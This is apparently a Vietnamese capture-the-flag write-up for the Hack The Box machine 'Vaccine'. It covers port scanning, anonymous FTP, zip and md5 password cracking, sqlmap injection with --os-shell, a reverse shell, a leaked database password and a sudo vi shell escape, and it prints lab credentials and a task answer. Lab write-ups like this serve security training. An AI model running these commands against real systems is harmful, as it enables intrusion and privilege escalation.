
III) Vaccine:

Quét port trên taget ip


```
┌──(root㉿kali)-[/home/huyvo/Downloads]
└─# nmap -sC -sV  -p- --min-rate 1000 10.129.84.149
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 00:19 +07
Nmap scan report for 10.129.84.149
Host is up (0.21s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.97
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.73 seconds
```

Quan sát thấy được có mở port ftp



Google



Kiểm tra thư mục thấy file backup.zip , tải file backup.zip bằng lệnh get

```
┌──(root㉿kali)-[/home/huyvo/Downloads]
└─# ftp 10.129.84.149
Connected to 10.129.84.149.
220 (vsFTPd 3.0.3)
Name (10.129.84.149:huyvo): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10452|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10013|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*****************************************************************************************
226 Transfer complete.
2533 bytes received in 00:00 (11.70 KiB/s)
ftp>
```

unzip backup.zip nhưng file yêu cầu password


```
┌──(root㉿kali)-[/home/huyvo/HTB/Vaccine]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
```

Tìm kiếm thông tin trên google

Sử dụng tool John the ripper để brute force password

Đầu tiên chuyển file backup.zip về mã băm với lệnh zip2john backup.zip

Thực hiện brute force với wordlist rockyou.txt



Ta tìm được password là 741852963

Tiến hành unzip backup.zip với password ta vừa kiếm được

```
┌──(root㉿kali)-[/home/huyvo/HTB/Vaccine]
└─# unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css

┌──(root㉿kali)-[/home/huyvo/HTB/Vaccine]
└─# ls
backup.zip  hashes  index.php  style.css
```

Đọc file index.php

```
┌──(root㉿kali)-[/home/huyvo/HTB/Vaccine]
└─# cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
```

Enter up to 20 non-salted hashes, one per line:

2cb42f8734ea607eefed3b70af13bbd3

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2cb42f8734ea607eefed3b70af13bbd3	md5	qwerty789

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Dùng web để phá hàm băm md5 ta được password là qwerty789

TASK 5


What is the password for the admin user on the website?

********9

qwerty789

Hide Answer


Truy cập ip trên web browser và đăng nhập bằng username và password ta vừa tìm ra




Khi tìm kiếm ở thanh tìm kiếm ta thấy URL của web có thay đổi

http://10.129.84.149/dashboard.php?search=a


biến variable có thể kết nối tới database nên chúng ta có thể thực hiện sql injection




Ta sẽ dùng tool sqlmap để tấn công sql injection




add cookie-editor để có thể lấy được cookie của web (có thể dùng burp suite như bài trước đó)







Sử dụng tool sqlmap với câu lệnh: sqlmap -u 'http://10.129.84.149//dashboard.php?search=any+query' -cookie="PHPSESSID=lne4jbtpfutlimkensofpndh2i"



Theo như sqlmap, tham số search dễ bị sql injection, lần này ta sẽ thêm flag –os-shell




Ta đã có được shell




Thực hiện Reverse shell

Lắng nghe trên port 443




Thực hiện payload

Ta đã có được shell



Dùng lệnh python3 -c 'import pty;pty.spawn("/bin/bash")' để có được funcional shell

Tìm kiếm trên thư muc postgresql ta thấy được user flag



Tìm kiếm password trong thư mục /var/www/html

```
postgres@vaccine:/var/lib/postgresql$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls -la
ls -la
total 392
drwxr-xr-x 2 root root   4096 Jul 23  2021 .
drwxr-xr-x 3 root root   4096 Jul 23  2021 ..
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root   4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root   1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root   3274 Feb  3  2020 style.css
postgres@vaccine:/var/www/html$
```

Đọc file dashboard.php ta thấy được password


```
  </thead>
  <tbody>
      <?php
      session_start();
      if($_SESSION['login'] !== "true") {
        header("Location: index.php");
        die();
      }
      try {
        $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
      }

      catch ( exception $e ) {
```

Thực hiện lệnh sudo -l

```
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHP

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$
```



Shell | File write | File read | Sudo

Modern Unix systems run `vim` binary when `vi` is called.

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.


(a)
```
vi -c ':!/bin/sh' /dev/null
```

(b)
```
vi
:set shell=/bin/sh
:shell
```

Thực hiện lệnh vi /etc/portgresql/11/main/pg_hba.conf

